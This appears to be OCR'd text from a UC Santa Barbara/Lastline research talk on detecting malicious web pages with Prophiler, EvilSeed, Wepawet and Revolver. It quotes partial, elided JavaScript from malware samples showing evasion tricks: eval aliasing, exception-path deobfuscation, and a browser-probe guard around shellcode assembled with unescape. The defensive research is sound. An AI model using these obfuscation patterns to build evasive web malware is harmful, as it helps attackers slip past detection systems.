  - each web page is deemed *benign* or *possibly malicious*
  - detection models derived through supervised machine-learning

- System as *filter* between a crawler and a more costly (and more precise) dynamic analysis system
  - filter can allow high FP rates, as they are later discarded by the dynamic analysis system


Malicious Pages
Feature Extractor
Terms Extractor
EvilSeed
http://www.easymoney.com
http://cheapfarma.ru
http://rateyourcar.com
http://nudecelebrities.it
Crawler
Prophiler
Benign Pages
Public Portal
Possibly Malicious Pages
Google
bing
digg
The Internet
Exploit Site
Malicious
C&C Site
Wepawet
Anubis
Honeyclient
Honeyclient
Cloud
Malicious Pages
Benign Pages
Threat Intel
Block

lastline

Revolver: Detecting Evasions in Web-based Malware

UC Santa Barbara

- Providing an oracle available to the public has drawbacks
  - malware can be tested before deployment

- Exploitation of discrepancies leads to failed detection
  - **Revolver: An Automated Approach to the Detection of Evasive Web-based Malware**
    A. Kapravelos, Y. Shoshitaishvili, M. Cova, C. Kruegel, G. Vigna
    Usenix Security Symposium, Washington, D.C., August 2013

lastline

Evasion: Scope Handling


```
function foo() {
        ... // W6Kh6V5E4 is filled with non-alpha data
        Bm2v5BSJE="";
        W6Kh6V5E4 = W6Kh6V5E4.replace(/¥W/g,Bm2v5BSJE);
        ... // W6Kh6V5E4 now contains valid JavaScript
}
```

```
function foo(){
...
        var enryA = mxNEN+F7B07;
        F7B07 = eval;
        {}
        enryA = F7B07('enryA.rep' + 'lace(/¥¥W/g,CxFHg)');
}
```

lastline

Evasion: Interpreter Idioms


```
OlhG='evil_code'
wTGB4=eval
wTGB4(OlhG)
```

```
OlhG='evil_code'
wTGB4="this"["eval"] // Only works in Adobe's JS
wTGB4(OlhG)
```

lastline

Evasion: Exception Paths


```
function deobfuscate(){
    // Define variable xorkey
    // and compute its value
    for(...) {
      ... // decrypt with xorkey
    }
    eval(deobfuscated_string);
}

try {
  eval(deobfuscate();)
}
catch (e){
  alert('err');
}
```

```
function deobfuscate(){
  try { ... // is xorkey defined? }
  catch(e){ xorkey=0; }
    ... // Compute value of xorkey
    VhplKO8 += 1; // throws exception
    for(...) {
    ... // decrypt with xorkey}
    eval(deobfuscated_string);
}
try { eval(deobfuscate();) } // 1st
catch (e){
  // Variable VhplKO8 is not defined
  try {
    VhplKO8 = 0; // define variable
    eval(deobfuscate();); // 2nd
  } catch (e){ alert('err'); }
}
```

lastline

Evasion: Liberal Configuration


```
var nop= "%uyt9yt2yt9yt2";
var nop= (nop.replace(/yt/g,""));
var sc0= "%ud5db%uc9c9%u87cd...";
var sc1= "%"+"yutianu"+
   "ByutianD"+ ...;
var sc1=
   (sc1.replace(/yutian/g,""));
var sc2= "%"+"u"+"54"+"FF"+"%u"
   +"BE"+...+"A"+"8"+"E"+"E";
var sc2=
   (sc2.replace(/yutian/g,""));
var sc= unescape(nop+sc0+sc1+sc2);
```

```
try {
  new ActiveXObject("yutian");
} catch (e) {
  var nop= "%uyt9yt2yt9yt2";
  var nop= (nop.replace(/yt/g,""));
  var sc0= "%ud5db%uc9c9%u87cd...";
  var sc1= "%"+"yutianu"+
     "ByutianD"+ ...;
  var sc1=
     (sc1.replace(/yutian/g,""));
  var sc2= "%"+"u"+"54"+"FF"+"%u"
     +"BE"+...+"A"+"8"+"E"+"E";
  var sc2=
     (sc2.replace(/yutian/g,""));
  var sc= unescape(nop+sc0+sc1+sc2);
}
```


lastline

Detecting Evasion: Challenges

- Code is obfuscated
- Code is generated on-the-fly
- Code might probe for arcane versions of a browser
- Not all code changes are relevant

lastline

Revolver



lastline

Classification

- Data-dependency: categorizes script differences that are associated with transforming data into code
  - same packers usually produce different code: if generating code is same and generated code is very different, do not flag as evasion
- Injection: categorizes script differences that are due to addition of code to a previously-benign script
  - site gets compromised and attacker adds code to well-known JavaScript libraries (e.g., jQuery)
- Evasion: categorizes script differences that are mostly composed of control-flow nodes added to the previously-malicious script
  - control-flow decisions are made to avoid executing the malicious functionality

lastline

Evaluation: Evasion

- Collected 6,468,623 pages (of which 265,692 malicious)
- Extracted 20,732,766 benign and 186,032 malicious scripts
- Derived 705,472 unique ASTs and 55,701 malicious ASTs
- For each benign AST, found ~70 malicious neighbors
- Computed 208K candidate pairs
  - 6,996 Injections (701 classes)
  - 101,039 Data dependencies (475 classes)
  - 4,147 Evasions (155 classes)
  - 2,490 Evolutions (273 classes)


lastline

http://revolver.cs.ucsb.edu

Revolver | Submissions | Latest Tags | Statistics | Users | Demo | kapravel@cs.ucsb.edu [admin] | Logout

Submission 7e6f191b913e72c2fd3d66274e4bb590-1374037111 details

Similarity graph



URL	Source hash	AST	Source code
http://www.sonypictures.com/global/scripts/swfobject2.js	90df3e83a835c3fce4f7647bc269babf25238a7f	20395	View
http://www.sonypictures.com/global/scripts/s_code.js	e084abcac12993ab6476dd7ae87f068405a25af1	21336	View
http://www.sonypictures.com/global/scripts/s_code.js	de6541fcba5674ad7cfaca56d9dba7e5ac9d22f9	273782	View
http://www.sonypictures.com/global/scripts/s_code.js	af1f01febf049819d94990e509018e717df6a879	30490	View
http://www.sonypictures.com/global/scripts/s_code.js	84a352586e2325561cc404e6f5d145302f73cc55	19349	View
http://www.sonypictures.com/global/scripts/s_code.js	c8fddd96fb31c706eaf1bb890a1f4bb39fcd9e12	19328	View
http://www.sonypictures.com/global/scripts/s_code.js	e208f2ef6a01cb43c92845b9684fb9edb94032d7	903520	View
http://www.sonypictures.com/global/scripts/s_code.js	407fed477234cc1162fea7758bdedad0cb8c3a56	30488	View
http://www.sonypictures.com/global/scripts/s_code.js	0217438c60ed2c600a7269de09a398561f198717	23408	View
http://www.sonypictures.com/global/portal-treatments/sc…	622ca5fd4c1a41d49d63f11f245cabb471885381	1006975	View
http://www.sonypictures.com/global/scripts/s_code.js	e3cb8644d593868d4d96d68edf9ff506e329f41b	28899	View
http://www.sonypictures.com/global/scripts/s_code.js	d465b05297c758552fd8948f19435691e4d30c24	19363	View

lastline

Conclusions

- Web is one of the key delivery mechanisms for malware today
- Detecting malicious web pages is difficult
  - the web is large!
  - attackers have a lot of freedom in crafting attacks (evasion)
  - many vectors need to be protected (HTML parser, plugins, Flash, …)
- Wepawet
  - system that uses browser emulation to detect malicious pages
  - embedded in larger ecosystem (Prophiler, EvilSeed, …)
  - provides detailed forensics that allows us to detect evasion (Revolver)

Thank You!